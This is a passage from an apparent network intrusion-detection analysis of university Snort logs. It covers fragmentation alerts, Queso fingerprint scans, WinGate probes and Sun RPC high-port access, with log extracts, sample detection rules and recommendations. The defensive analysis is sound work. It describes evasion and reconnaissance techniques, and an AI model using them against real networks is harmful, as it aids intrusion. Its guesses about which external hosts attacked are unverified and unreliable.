66 I am more than confident now that this is traffic from a University, and this could be traffic from students dorms or from student lab machines.
67 http://www.sclegacy.com/art/submit.html
68 http://www.nat32.com/bbs/message s/409.html

amounts of bandwidth. Actions could be taken to fire wall certain ports used by napster or games, or to simply block on certain IPs.

g. Tiny Fragments

i. Explanation

The finding of tiny fragments could indicate a serious attack. Sending fragments can penetrate firewalls [69], and confuse IDS systems. Snort detects small fragmented packets from its preprocessor unit. Generally the minimum fragment value is set to 128.

ii. Observations

The following extract is reason to be concerned.

```
01/30-00:35:05.719753 61.140.75.5:  -> MY.NET.1.10:
01/30-00:35:05.719854 61.140 .75.5: -> MY.NET.1.10:
01/30-00:46:35.731948 202.205.5.10:  -> MY.NET.1.8:
01/30-00:46:35.732041 202.205.5.10:  -> MY.NET.1.8:
01/30-04:00:03.304401 202.205.5.10:  -> MY.NET.1.8:
01/30-04:11:18.990423 202.205.5.10:  -> MY.NET.1.8:
01/30-07:26:05.596053 20 2.205.5.10: -> MY.NET.1.8:
01/30-08:14:16.252161 202.96.96.3:  -> MY.NET.1.10:
01/30-08:14:16.252251 202.96.96.3:  -> MY.NET.1.10:
01/30-09:18:01.359380 202.101.43.220:  -> MY.NET.1.10:
01/30-09:43:32.186863 61.155.13.3:  -> MY.NET.1.10:
01/30-14:59:36.82 2934 61.134.9.134:  -> MY.NET.1.8:
01/30-15:02:27.758724 61.140.75.3:  -> MY.NET.1.8:
01/30-15:18:57.560320 61.136.61.68:  -> MY.NET.1.8:
01/30-15:18:57.560365 61.136.61.68:  -> MY.NET.1.8:
01/30-16:37:37.001193 210.12.160.130:  -> MY.NET.1.8:
01/30-16:53:16.741168 202.96.96.3:  -> MY.NET.1.8:
01/30-17:01:53.791047 61.134.9.133:  -> MY.NET.1.8:
01/30-19:24:55.281169 202.96.96.3:  -> MY.NET.1.8:
01/30-19:24:55.281217 202.96.96.3:  -> MY.NET.1.8:
01/30-20:22:33.581963 61.134.9.133:  -> MY.NET.1. 8:
```

Over the time period above, the hosts MY.NET.1.10 and MY.NET.1.8 were apparently targeted. All the source IP addresses for these possible attacks were of Chinese origin, as detailed below.

```
61.140.75.5: -> CHINANET Guangdong province network
202.205.5.10: -> Tsinghua Network Training & Services
202.96.96.3: -> CHINANET Zhejiang province network
61.134.9.134: -> xi'an data branch,XIAN CITY SHAANXI PROVINCE
210.12.160.130: -> Jitong Communications Co.,Ltd
```

This leads to an assumption that this was either a coordinated attack from a variety of accounts, or each of these companies has had a box compromised and this was used for the attack, or the address was spoofed. Spoofing of the address is possible, since no reply is required for a certain fragmentation attacks to b e successful.

```
01/30-12:50:37.582483 111.111.111.111:  -> MY.NET.20.10:
01/30-12:52:01.851287 111.111.111.111:  -> MY.NET.20.10:
01/30-12:52:02.018028 127.0.0.1:  -> MY.NET.20.10:
```

The three lines above are examples of an obviously spoofed source of 111.111.111.111 and local host to MY.NET.20. These are examples that source spoofing is used for certain fragmentation attacks. For

[69] For instance Firewall -1 – http://cert.uni-stuttgart.de/archive/bugtraq/2000/06/msg00114.html , and more recently, IP -Filter, http://coombs.anu.edu.au/~avalon

instance, just by flooding a network with fragments may cause an IDS sensor or firewall to spend considerable more time in processing and attempting to reassemble the fragments. During this time, further attacks could be launched.

It is not clear why these MY.NET hosts were targeted, since there appears to be no recon attempts to these hosts prior to these fragmentation attempts.

The basic pattern to the fragmentation attempts appears to be attacks from a specific host in multiples of two attempts. It could be possible for this to be representative of a retry, but usually more reties would be found. This could be further investigated to see just how small the fragments were, and to consider if there was a network leg between this network and theirs that may have been small enough to require such fragmentation. If no such reason for the fragmentation can be found, further monitoring should be undertaken to watch the targeted hosts for further activity.

The next series of fragmentation attacks come from the same B class delegated to PaeTec Communications, Inc. Each separate source host targets a different destination host in the MY.NET range. Each attempt is usually limited to 4 or 5 alerts, except for MY.NET.98.177, which receives constant fragmentation for nearly 20 minutes.

```
02/04-02:50:46.103142 64.80.88.99:  -> MY.NET.206.254:
02/04-02:50:47.476166 64.80.88.99:  -> MY.NET.2 06.254:
02/04-02:50:48.097434 64.80.88.99:  -> MY.NET.206.254:
02/04-02:50:48.097484 64.80.88.99:  -> MY.NET.206.254:
02/04-02:50:48.295871 64.80.88.99:  -> MY.NET.206.254:
02/04-10:08:53.753512 64.80.90.84:  -> MY.NET.160.109:
02/04-10:21:24.148255 64.80 .90.84: -> MY.NET.160.109:
02/04-10:21:24.294591 64.80.90.84:  -> MY.NET.160.109:
02/04-11:44:08.012376 64.80.89.149:  -> MY.NET.206.58:
02/04-15:51:40.820197 64.80.90.55:  -> MY.NET.160.109:
02/04-15:51:40.960162 64.80.90.55:  -> MY.NET.160.109:
02/04-18:12:53.213115 64.80.90.36:  -> MY.NET.98.117:
02/04-18:12:53.673250 64.80.90.36:  -> MY.NET.98.117:
02/04-18:12:56.130994 64.80.90.36:  -> MY.NET.98.117:
02/04-18:12:57.048227 64.80.90.36:  -> MY.NET.98.117:
<snip>
02/04-18:31:44.909859 64.80.90.36:  -> MY.NET.97.231:
02/06-09:10:32.707874 64.80.89.149:  -> MY.NET.228.10:
```

Perhaps it is coincidence that this attack also comes from the Asia region and is targeting specific hosts with fragmentation (although this attack arrived almost a month before the above attack). Perhaps there really is a small segment on route which requires such fragmentation. Investigation into the actual fragment sizes would be required to verify this.

Again, these source hosts have not been evident in any other potential scanning attempts. Perhaps this is a coordinated attack, or a single user which is dialing up to an ISP and being assigned a new IP each time. Indeed the time interval between attempts could indicate this. Like the above discussion, each of these source hosts could be compromised and being used for the attacks also.

It should be noted also that in all the above mentioned fragmentation, they have all been non TCP and non UDP traffic. There has been no ports associated with the traffic.

Another possibility is that these fragmented packets are the result of game playing. For instance it would appear from other traffic that MY.NET.98.117 is playing online games, including half -life on port 27055[70] and 27001[71]. Meanwhile 64.80.90.84 is probably playing games with MY.NET hosts. For instance;

```
scans.000220:Feb 20 19:20:45 MY.NET.225.146:13139   -> 64.80.90.84:13139 UDP
scans.010222:Feb 22 23:13:16 MY.NET.222.42:13139   -> 64.80.90.84:13139 UDP
scans.010226:Feb 26 23:11:48 MY.NET.214.250:13139   -> 64.80.90.84:13139 UDP
scans.010227:Feb 27 22:44:16 MY.NET.214.250:13139   -> 64.80.90.84:13139 UDP
scans.010228:Feb 28 12:04:57 MY.NET.223.246:13139   -> 64.80.90.84:13139 UDP
scans.010228:Feb 28 13:32:32 MY.NET.214.250:13139   -> 64.80.90.84:13139 UDP
scans.010228:Feb 28 15:23:27 MY. NET.223.246:13139  -> 64.80.90.84:13139 UDP
scans.010303:Mar  3 00:28:40 MY.NET.203.94:13139   -> 64.80.90.84:13139 UDP
```

This traffic is most likely Game Spy Arcade traffic [72], which is based on the UDP port of 13139 being used. Again, investigation into the fragment sizes and to the specific games being played may indicate whether these tiny fragments were an attack, or the result of game playing behind university firewalls.

The next fragmentation signature to be considered is shown below;

```
02/22-21:25:23.57 5121 204.71.200.75:  -> MY.NET.98.119:
```

The MY.NET.98.119 host has been targeted by the source host. Just prior to this fragmentation, the following scan of the MY.NET host was recorded;

```
scans.010222:Feb 22 21:22:24 204.71.200.75:227   -> MY.NET.98.119:227  SYN
**S*****
scans.010222:Feb 22 21:22:25 204.71.200.75:275   -> MY.NET.98.119:275 SYN
**S*****
scans.010222:Feb 22 21:22:26 204.71.200.75:292   -> MY.NET.98.119:292 SYN
**S*****
scans.010222:Feb 22 21:22:26 204.71.200.75:297   -> MY.NET.98.119:297 SYN
**S*****
scans.010222:Feb 22 21:22:26 204.71.200.75:299   -> MY.NET.98.119:299 SYN
**S*****
scans.010222:Feb 22 21:22:26 204.71.200.75:327   -> MY.NET.98.119:327 SYN
**S*****
scans.010222:Feb 22 21:22:27 204.71.200.75:348   -> MY.NET.98.119:348 SYN
**S*****
scans.010222: Feb 22 21:22:27 204.71.200.75:349  -> MY.NET.98.119:349 SYN
**S*****
scans.010222:Feb 22 21:22:30 204.71.200.75:141   -> MY.NET.98.119:142 SYN
**S*****
scans.010222:Feb 22 21:22:31 204.71.200.75:147   -> MY.NET.98.119:148 SYN
**S*****
```

It would appear that the fragmentation occurred just after the SYN port scan. The fragmentation was probably directed at the host as a result of information gathered from the scan.

The MY.NET.98.119 host is quite a busy box on the network, making many connections to 192.168.1 .1:53 and 204.87.165.45:8080. It also sets the high end ECN reserved bits. Perhaps this box is a Linux box that connects to the 8080 proxy to browse the web, and resolves Ips off the 53 address.

[70] http://onlinegamer.8m.com/Server.html
[71] http://www.hansenonline.net/HalfLife/qna.html
[72] http://www.gamespyarcade.com/support/firewalls.shtml

Given the nature of the scan followed by the fragmentati on, this MY.NET host should be inspected to ensure its integrity. Also, since the result of the scan was obviously used to launch the further fragmentation attack, this means that the scans replied to a listening host (or it was intercepted on the way bac k to an innocently spoofed host). This would imply that the source address was not spoofed. Subsequently this host should be reported to its corresponding IP address range abuse or security contact.

The next fragmentation appears to again be the result of online gaming again.

```
02/28-05:05:47.375953 206.207.108.116: -> MY.NET.205.242:
```

Although the source host appears not to have been playing any games through to the MY.NET network, the destination host most likely has. For instance;

```
scans.010227:Feb 27 03:13:07 MY.NET.205.242:2063 -> 194.231.30.118:27990 UDP
scans.010227:Feb 27 03:13:08 MY.NET.205.242:2077 -> 212.10.192.105:27961 UDP
scans.010227:Feb 27 03:13:08 MY.NET.205.242:2072 -> 203.173.249.48:27964 UDP
scans.010227:Feb 27 03:13:08 MY.NET.205.242:2066 -> 212.155.109.16:27962 UDP
scans.010227:Feb 27 03:13:08 MY.NET.205.242:2079 -> 24.129.15.202:27980 UDP
scans.010227:Feb 27 03:15:05 MY.NET.205.242:2226 -> 194.117.129.45:27970 UDP
scans.010227:Feb 27 03:15:05 MY.NET.205.242:2234 -> 194.185.88.26:27964 UDP
scans.010227:Feb 27 03:15:05 MY.NET.205.242:2235 -> 210.188.224.98:27962 UDP
scans.010227:Feb 27 03:15:05 MY.NET.205.242:2242 -> 206.222.191.3:27978 UDP
```

This is probably Quake III Arena, as the 278xx destination ports appear to be used for hosting su ch game servers [73]. The destination IP addresses above also resolve to names of game server, such as quake3.sre.ne.jp. If this MY.NET host was scanning for other game servers, this would explain the portscan alerts originating from this host.

Although thi s does not explain the fragmentation to this host, given more complete logs, the chances are that this and other fragmentation was a result of online game playing through a university firewall or similar.

Finally, the last fragmentation traffic is detaile d below;

```
03/06-01:35:45.983271 212.89.165.5: -> MY.NET.223.42:
03/06-01:35:47.097885 212.89.165.5: -> MY.NET.223.42:
<snip>
03/06-01:39:06.609103 212.89.165.5: -> MY.NET.223.42:
03/06-01:39:10.797440 212.89.165.5: -> MY.NET.223.42:
03/06-01:39:10.827877 212.89.165.5: -> MY.NET.223.42:
03/06-01:39:15.554701 212.89.165.5: -> MY.NET.223.42:
03/06-01:39:16.106940 212.89.165.5: -> MY.NET.223.42:
```

This traffic was constantly sent from 01:35 until 01:39. It was the only traffic recorded from this source ho st. Again this traffic looks to be the result of online game playing. This MY.NET.223.42 host appears to have scanned for game servers previously, in particular looking for a Tribes games server on 204.179.80.36 (tribes.fyi.net).

```
scans.010228:Feb 28 21:52:26 MY.NET.223.42:4741 -> 63.230.6.215:15842 UDP
scans.010228:Feb 28 21:52:26 MY.NET.223.42:4741 -> 204.179.80.36:28003 UDP
scans.010228:Feb 28 21:52:26 MY.NET.223.42:4741 -> 216.90.198.14:28002 UDP
scans.010228:Feb 28 21:52:27 MY.NET.223.42:4741 -> 12.108.162.48:28002 UDP
scans.010228:Feb 28 21:52:27 MY.NET.223.42:4741 -> 64.105.34.34:28035 UDP
scans.010228:Feb 28 21:52:27 MY.NET.223.42:4741 -> 209.151.193.115:28003 UDP
```

[73] ie http://www.usol.com/games/qua ke3/

The destination ports are also consistent with Tribes game servers [74]. Unless other logs could show contrary, it could be assumed that this fragmentation was the result of game playing, as per the previous incident explanations.

iii. Recommendations

Given the amount of fragmentation viewed probably as a result of online game playing, it would be advised to review internal policies with respect to this sort of network utilization. It would also be advised to inspect the hosts discussed at the start of this section, and to ensure that no compromises have occurred. It would also be worthy to consider why this hosts attracted attention in the first place.

As a simple preventative method, small fragments could simply be dropped at firewalls.

[74] http://archives/neohapsis.com/archives/incidents/2000 -03/0099.html

h. Queso fingerprint

i. Explanation

A Queso scan can be used to gather reconnaissance information about a scanned host. The scan can be detected by watching the reserved bits in the TCP packet.

A sample Snort rule is shown below:

```
scan-lib:alert tcp $EXTERNAL_NET any  -> $HOME_NET any (msg:"IDS029  -
SCAN-Possible Queso Fingerprint attempt";flags:S12;)
```

Further information can be found at http://www.whitehats.com/info/IDS29 and http://lists.sourceforge.net/archives//snort -users/2000-December/002173.html.

ii. Observations

Although there appears to be quite a lot of these alerts, a significant amount of traffic could be attributed to the use of gnutella (as discussed earlier). It is quite likely that traffic destined for port 6346 and 6347 is guntella file sharing traffic. Since guntella is primarily run from Linux hosts, which more commonly have the new ECN support compiled in, it is not suprising to see ECN flags being set with gnutella traffic.

The alerts in this case would have been generated because of the flags being set, ie the reserve high end bits with a SYN bit. As discovered above, there were many gaming hosts which were using these reserved bits, perhaps for ECN, and subsequently these hosts will cause this alert to be generated. The setting of these high order bits is a known false positive for this alert[75]. Similarly, external hosts connecting to the internal gaming hosts may also have these reserved bits in use, generating further alerts.

Aside from the above, other traffic arising from the alert worth noting includes the following;

```
scans.010223:Feb 23 04:12:33 209.85.60.183:1978 -> MY.NET.229.158:1971 SYN 21S*****
RESERVEDBITS
scans.010223:Feb 23 04:44:44 209.85.60.183:1978 -> MY.NET.229.158:2252 SYN 21S*****
RESERVEDBITS
scans.010223:Feb 23 04:47:50 209.85.60.183:1978 -> MY.NET.229.158:2284 SYN 21S*****
RESERVEDBITS
scans.010223:Feb 23 05:58:36 209.85.60.183:1978 -> MY.NET.229.158:2853 SYN 21S*****
RESERVEDBITS
scans.010223:Feb 23 06:01:36 209.85.60.183:1978 -> MY.NET.229.158:2884 SYN 21S*****
RESERVEDBITS
scans.010223:Feb 23 06:05:03 209.85.60.183:1978 -> MY.NET.229.158:2923 SYN 21S*****
RESERVEDBITS
scans.010223:Feb 23 06:07:28 209.85.60.183:1978 -> MY.NET.229.158:2960 SYN 21S*****
RESERVEDBITS
scans.010223:Feb 23 06:12:12 209.85.60.183:1978 -> MY.NET.229.158:3008 SYN 21S*****
RESERVEDBITS
scans.010223:Feb 23 06:12:51 209.85.60.183:1978 -> MY.NET.229.158:3018 SYN 21S*****
RESERVEDBITS
scans.010223:Feb 23 06:14:07 209.85.60.183:1978 -> MY.NET.229.158:3038 SYN 21S*****
RESERVEDBITS
scans.010223:Feb 23 06:14:38 209.85.60.183:1978 -> MY.NET.229.158:3051 SYN 21S*****
RESERVEDBITS
```

[75] http://www.whitehats.com/info/IDS29

```
scans.010223:Feb 23 06:15:42 209.85.60.183:1978 -> MY.NET.229.158:3067 SYN 21S*****
RESERVEDBITS
scans.010223:Feb 23 06:20:07 209.85.60.183:1978 -> MY.NET.229.158:3131 SYN 21S*****
RESERVEDBITS
scans.010223:Feb 23 06:20:25 209.85.60.183:1978 -> MY.NET.229.158:3135 SYN 21S*****
RESERVEDBITS
scans.010223:Feb 23 06:20:59 209.85.60.183:1978 -> MY.NET.229.158:3146 SYN 21S*****
RESERVEDBITS
scans.010223:Feb 23 06:21:03 209.85.60.183:1978 -> MY.NET.229.158:3150 SYN 21S*****
RESERVEDBITS
scans.010223:Feb 23 06:21:04 209.85.60.183:1978 -> MY.NET.229.158:3152 SYN 21S*****
RESERVEDBITS
scans.010223:Feb 23 06:25:08 209.85.60.183:1978 -> MY.NET.229.158:3197 SYN 21S*****
RESERVEDBITS
scans.010223:Feb 23 20:32:01 209.85.60.183:1978 -> MY.NET.229.158:2032 SYN 21S*****
RESERVEDBITS
scans.010223:Feb 23 20:32:08 209.85.60.183:1978 -> MY.NET.229.158:2036 SYN 21S*****
RESERVEDBITS
scans.010223:Feb 23 20:37:52 209.85.60.183:1978 -> MY.NET.229.158:2088 SYN 21S*****
RESERVEDBITS
scans.010223:Feb 23 20:38:05 209.85.60.183:1978 -> MY.NET.229.158:2097 SYN 21S*****
RESERVEDBITS
scans.010223:Feb 23 20:39:18 209.85.60.183:1978 -> MY.NET.229.158:2113 SYN 21S*****
RESERVEDBITS
scans.010223:Feb 23 20:40:02 209.85.60.183:1978 -> MY.NET.229.158:2117 SYN 21S*****
RESERVEDBITS
scans.010223:Feb 23 20:44:21 209.85.60.183:1978 -> MY.NET.229.158:2164 SYN 21S*****
RESERVEDBITS
scans.010223:Feb 23 20:47:20 209.85.60.183:1978 -> MY.NET.229.158:2212 SYN 21S*****
RESERVEDBITS
scans.010224:Feb 24 01:23:38 209.85.60.183:1978 -> MY.NET.229.158:4147 SYN 21S*****
RESERVEDBITS
scans.010224:Feb 24 01:30:21 209.85.60.183:1978 -> MY.NET.229.158:4194 SYN 21S*****
RESERVEDBITS
scans.010224:Feb 24 14:43:07 209.85.60.183:1978 -> MY.NET.229.158:1761 SYN 21S*****
RESERVEDBITS
scans.010224:Feb 24 14:44:38 209.85.60.183:1978 -> MY.NET.229.158:1772 SYN 21S*****
RESERVEDBITS
scans.010224:Feb 24 14:50:38 209.85.60.183:1978 -> MY.NET.229.158:1844 SYN 21S*****
RESERVEDBITS
```

Although this source port of 1978 is that of UniSQL [76], it would normally be the case where a host connects to 1978 as a destination port. Further logs would be required to determine if MY.NET made the first connection to this host. Further investigation into how UniSQL works may be required to determine if these were crafted pac kets or legitimate connections. Perhaps an SQL server was deployed for two days, and the MY.NET host was repeatedly connecting for testing purposes.

A documented false positive for this alert group, which appears to have been detected, is that of an acti ve ftp connection [77]. For instance;

```
02/06-16:07:26.979756 207.96.122.8:20 -> MY.NET.53.152:3273
02/06-16:08:15.594870 207.96.122.8:20 -> MY.NET.53.152:3297
02/06-16:08:28.956131 207.96.122.8:20 -> MY.NET.53.152:3312
```

There appears to be no other alerts or scans which can not be explained by the false positive, and it is assumed that if there was a well directed fingerprint attempt, it will be discovered in the investigation of other activity.

iii. Recommendations

It would be recommended to further investiga te the possible SQL session. If no SQL host was deployed, then it would need to be

[76] http://seed.edru.cmu.edu/SD/UniSQL/unisql.html
[77] http://lists.sourceforge.net/archives//snort -users/2000-December/002173.html ,

determined what and why the traffic sprung up between these two hosts.

i. WinGate 1080 Attempt

i. Explanation

WinGate is a well known Windows based application for use on gat eway hosts. Simply by the nature of the type of hosts that use this application (ie gateway hosts), it makes these hosts natural targets.

A Snort signature which can be used to detect WinGate connections is shown below:

```
scan-lib:alert tcp any any -> $HOME_NET 1080 (msg:"WinGate 1080 Attempt"; flags: S;)
```

Further information detailed WinGate vulnerabilities can be found at http://www.whitehats.com/info/IDS175 , with further examples at http://www.sans.o rg/y2k/011801 -1330.htm.

ii. Observations

"IRC chat servers will often scan clients for open WinGate SOCKS servers. They will kick off such people with a message indicating how to fix the problem. If you receive such message, then you can /who the client to s ee if is a WinGate bot performing such a check.
…
These probes are very common, as many home and small -business users have vulnerable socks or wingates. An attacker is usually interested in this service because they can use it to bounce their connections through the server, and make other connections that will then seem to come from the victim IP address "[78].

This comment above would appear to account for the majority of the WinGate traffic alerted to. However, there is still some traffic worth noting.

```
alert.000220:02/20-17:16:20.030876  [**] WinGate 1080 Attempt [**] 199.173.178.2:1845 -> MY.NET.98.188:1080
alert.000220:02/20-17:16:25.752090  [**] WinGate 1080 Attempt [**] 199.173.178.2:2173 -> MY.NET.98.188:1080
<snip>
alert.000220:02/20-17:16:41.683191  [**] WinGate 1080 Attempt [**] 199.173.178.2:1772 -> MY.NET.98.188:1080
alert.000220:02/20-17:16:44.418202  [**] WinGate 1080 Attempt [**] 199.173.178.2:1857 -> MY.NET.98.188:1080
alert.000220:02/20-20:23:13.392717  [**] WinGate 1080 Attempt [**] 199.173.1 78.2:3102 -> MY.NET.97.80:1080
<snip>
alert.000220:02/20-20:24:27.752302  [**] WinGate 1080 Attempt [**] 199.173.178.2:4662 -> MY.NET.97.80:1080
alert.000220:02/20-20:24:44.443927  [**] WinGate 1080 Attempt [**] 199.173.178.2:4527 -> MY.NET.97.80:1080
alert.000220:02/20-20:24:44.793640  [**] WinGate 1080 Attempt [**] 199.173.178.2:4549 -> MY.NET.97.80:1080
alert.010130:01/30-16:17:18.619426  [**] WinGate 1080 Attempt [**] 199.173.178.2:2892 -> MY.NET.209.234:1080
alert.010203:02/03-00:14:51.560590  [**] WinGate 1080 Attempt [**] 199.173.178.2:4562 -> MY.NET.205.174:1080
alert.010203:02/03-04:19:59.929224  [**] WinGate 1080 Attempt [**] 199.173.178.2:4837 -> MY.NET.218.114:1080
alert.010203:02/03-12:39:54.717839  [**] WinGate 1080 Attempt [**] 199.173.178.2:4 569 -> MY.NET.201.102:1080
alert.010203:02/03-23:43:42.520319  [**] WinGate 1080 Attempt [**] 199.173.178.2:4762 -> MY.NET.225.66:1080
alert.010204:02/04-00:28:29.926310  [**] WinGate 1080 Attempt [**] 199.173.178.2:4873 -> MY.NET.225.66:1080
```

The above t raffic is highlighted because of the repeated attempts to MY.NET.98.188, and then to MY.NET.97.80. It is unclear why the source makes attempts to the other listed MY.NET hosts. This source host should be further monitored for further activity. The destination hosts do not appear to have been targeted or scanned prior to this detection. Perhaps it is being legitimately used.

The destination hosts do appear to be hosts that have also been playing online games, as discussed previously. It is quite likely that this source host is performing the checks as detailed in the

[78] http://www.whitehats.com/info/IDS175

above quote, against these game playing users who may be using IRC also. This could be verified through further log inspection.

Other similar signatures appeared, among other, from 24.1.2 01.200 → MY.NET.221.30, and 63.151.165.130 → MY.NET.98.118.

A perhaps more deliberate scan follows;

```
02/23-17:55:56.824809 63.53.52.128:1220 -> MY.NET.225.19:1080
02/23-17:55:56.869960 63.53.52.128:1227 -> MY.NET.225.26:1080
02/23-17:55:58.091795 63.53.52.128:1226 -> MY.NET.225.25:1080
02/23-17:56:02.799771 63.53.52.128:1244 -> MY.NET.225.43:1080
02/23-17:56:06.747846 63.53.52.128:1243 -> MY.NET.225.42:1080
02/23-17:56:08.882649 63.53.52.128:1263 -> MY.NET.225.62:1080
<snip>
02/23-17:57:27.341614 63.53.52.128:1419 -> MY.NET.225.215:1080
02/23-17:57:27.349450 63.53.52.128:1433 -> MY.NET.225.230:1080
02/23-17:57:33.359807 63.53.52.128:1430 -> MY.NET.225.227:1080
02/23-17:57:33.361886 63.53.52.128:1434 -> MY.NET.225.231:1080
```

This source host is scanni ng a large range of hosts in the MY.NET.255 subnet. Since no other activity has been registered from this host, it is unknown whether any successful information was taken from this scan. It is always possible however another host launching a targeted att ack could use that information gathered here.

iii. Recommendations

Of the above traffic, the source hosts should have their IP administrator contacted, and subsequently investigated.

Firewalls should also be verified to ensure that they are configured to prevent such unwarranted traffic also.

j. Attempted Sun RPC high port access

i. Explanation

There are many well documented RPC exploits, and subsequently make up part of the top 10 most common vulnerabilities. In this alert, the potential vulnerabilities e xist in connecting to port 32771.

A sample Snort rule is shown below:

```
misc-lib:alert tcp $EXTERNAL_NET any  -> $HOME_NET 32771 (msg:"MISC -
Attempted Sun RPC high port access";)
```

ii. Observations

There is a number of separate scans which will be individually discussed in this section.

The first alert is detailed below;

```
scans.000220:Feb 20 03:41:17 MY.NET.70.38:36338 -> MY.NET.103.112:32771 SYN **S*****
scans.000220:Feb 20 03:41:17 MY.NET.70.38:36340 -> MY.NET.103.112:32771 XMAS ***F*P*U
```

Both of these alerts are the result of the NMAP scan conducted by the MY.NET.70.38 host. This will be discussed later.

The next scan details is as follows;

```
<snip>
alert.000220:02/20-10:38:41.112981  [**] SUNRPC highport access! [**] 24.9.158.233:22 ->
MY.NET.163.17:32771
alert.000220:02/20-10:38:45.224598  [**] SUNRPC highport access! [**] 24.9.158.233:22 ->
MY.NET.163.17:32771
alert.000220:02/20-17:26:55.121102  [**] SUNRPC highport access! [**] 24.9.158.233:22 ->
MY.NET.163.17:32771
alert.000220:02/20-17:26:55.161948  [**] SUNRPC highport access! [**] 24.9.158.233:22 ->
MY.NET.163.17:32771
alert.000220:02/20-17:26:56.030392  [**] SUNRPC highport access! [**] 24.9.158.233:22 ->
MY.NET.163.17:32771
alert.000220:02/20-17:27:09.267533  [**] SUNRPC highport access! [**] 24.9.158.233:22 ->
MY.NET.163.17:32771
alert.000220:02/20-17:27:17.777636  [**] SUNRPC highport access! [**] 24.9.158.233:22 ->
MY.NET.163.17:32771
alert.000220:02/20-17:27:26.444915  [**] SUNRPC highport access! [**] 24.9.158.233:22 ->
MY.NET.163.17:32771
<snip>
```

This traffic appears not to be normal. The connections begin at 02/20 - 9:52 and continue sporadically through to 02/22 - 14:53. The traffic is not normal because of the constant source port of 22. Given the source address, the packet is probably craf ted. The source may or may not be spoofed. It is unclear why this host was specifically targeted, since there is no other record of connections to this destination host in the supplied logs.

Since the above connection attempts, there were subsequent FTP connections, and DNS connection attempts to the destination host. These are probably unrelated, but are worth noting for completeness.

```
scans.010221:Feb 21 11:08:12 207.96.122.8:20 -> MY.NET.163.17:33500 SYN 21S***** RESERVEDBITS
scans.010221:Feb 21 11:09:15 207.96.122.8:20 -> MY.NET.163.17:33504 SYN 21S***** RESERVEDBITS
scans.010221:Feb 21 13:38:50 207.96.122.8:20 -> MY.NET.163.17:33619 SYN 21S***** RESERVEDBITS
scans.010226:Feb 26 03:05:02 194.42.97.1:2593 -> MY.NET.163.17:53 SYN **S*****
scans.010312:Mar 12 07:31:01 208.14.222.201:4381 -> MY.NET.163.17:23 SYN **S*****
```

The next connection found is also suspicious.

```
alert.010130:01/30-14:15:20.552797  [**] Watchlist 000222 NET-NCFC [**] 159.226.197.106:26160 ->
MY.NET.60.17:52051
alert.010130:01/30-14:16:33.773128  [**] Watchlist 000222 NET-NCFC [**] 159.226.215.205:15499 ->
MY.NET.60.17:39386
alert.010130:01/30-14:16:56.368147  [**] Possible RAMEN server activity [**] MY.NET.60.17:27374
-> 98.27.18.170:65161
alert.010130:01/30-14:17:33.361769  [**] Possible RAMEN server activity [**] 37.78.237.122:27374
-> MY.NET.60.17:17580
alert.010130:01/30-14:17:47.941662  [**] Possible RAMEN server activity [**] 201.134.99.171:269
-> MY.NET.60.17:27374
alert.010130:01/30-14:19:06.399354  [**] Possible RAMEN server activity [**]
228.166.220.173:34003 -> MY.NET.60.17:27374
alert.010130:01/30-14:19:39.565182  [**] Possible RAMEN server activity [**] 43.142.6.186:27374
-> MY.NET.60.17:61320
alert.010130:01/30-14:31:36.054897  [**] TCP SMTP Source Port traffic [**] 11.125.218.156:25 ->
MY.NET.60.17:274
alert.010130:01/30-14:20:38.717766  [**] WinGate 1080 Attempt [**] 195.152.235.159:14955 ->
MY.NET.60.17:1080
alert.010130:01/30-14:22:02.507089  [**] Possible RAMEN server activity [**] MY.NET.60.17:27374
-> 128.1.228.220:55377
alert.010130:01/30-14:22:06.291824  [**] WinGate 1080 Attempt [**] 237.70.255.190:62558 ->
MY.NET.60.17:1080
alert.010130:01/30-14:32:34.212143  [**] Watchlist 000222 NET-NCFC [**] 159.226.63.107:9258 ->
MY.NET.60.17:9157
alert.010130:01/30-14:32:56.693407  [**] Watchlist 000222 NET-NCFC [**] 159.226.112.195:6476 ->
MY.NET.60.17:156
alert.010130:01/30-14:24:11.454127  [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.51.114:11562 -> MY.NET.60.17:5481
alert.010130:01/30-14:33:34.879422  [**] WinGate 1080 Attempt [**] 209.210.178.105:48956 ->
MY.NET.60.17:1080
alert.010130:01/30-14:34:09.165435  [**] TCP SMTP Source Port traffic [**] 17.135.218.56:25 ->
MY.NET.60.17:979
alert.010130:01/30-14:34:14.999376  [**] WinGate 1080 Attempt [**] 55.84.106.246:31937 ->
MY.NET.60.17:1080
alert.010130:01/30-14:28:02.316130  [**] Watchlist 000222 NET-NCFC [**] 159.226.61.246:36683 ->
MY.NET.60.17:6909
alert.010130:01/30-14:34:29.280204  [**] SUNRPC highport access! [**] 200.233.81.13:13765 ->
MY.NET.60.17:32771
alert.010130:01/30-14:35:33.202363  [**] Possible RAMEN server activity [**] 30.26.57.183:27374
-> MY.NET.60.17:6398
alert.010130:01/30-14:36:00.840335  [**] Possible RAMEN server activity [**] 75.0.23.120:27374 -
> MY.NET.60.17:50974
alert.010130:01/30-14:36:09.161196  [**] Possible RAMEN server activity [**]
213.51.243.148:59887 -> MY.NET.60.17:27374
alert.010130:01/30-14:36:24.470595  [**] Watchlist 000222 NET-NCFC [**] 159.226.126.85:54681 ->
MY.NET.60.17:6586
alert.010130:01/30-14:36:42.809248  [**] Watchlist 000222 NET-NCFC [**] 159.226.227.72:44450 ->
MY.NET.60.17:804
alert.010130:01/30-14:38:32.418530  [**] Watchlist 000222 NET-NCFC [**] 159.226.126.85:37529 ->
MY.NET.60.17:587
```

This high port access is suspicious because it is in the middle of all these other alerts. The host has had very few alerts outside these above alerts. It would be a fair assumption to believe that the high port access attempt was part of the scanning.

Furthermore, the source IP address has probable been spoofed, since it in unallocated IP address space [79].

The data associated with this high port access should be investigated, to see if this access was more than just a scan. Perhaps a single crafted packet was sent though in the midst of the other activity, hoping it to be hid den, with the intent of crashing a running process, or the host in general.

---

[79] Derived from http://www.geektool.com whois tool

The other alerts associated with this destination host will be addresses subsequently.

The next traffic alerts to be considered appears to be targeted to particular hosts, but t here is no other recorded activity from this source hosts, and no prior scanning of the destination hosts. Either this information has been gathered previously, or this was someone who knew of the particular hosts and was performing a specific operation. The source address is of an AOL account, and then an Exodus account indicating a possible access from home.

However, both connection attempts have a similar signature in that the request is repeated twice. This could be a valid UDP connection.

Further log investigation would need to be undertaken to see what request passed between the hosts.

```
02/03-22:17:09.957552 205.188.5.157:5190 -> MY.NET.98.227:32771
02/03-22:17:10.679807 205.188.5.157:5190 -> MY.NET.98.227:32771

03/06-01:53:39.846281 216.136.171.195:1501 -> MY.NET.100.225:32771
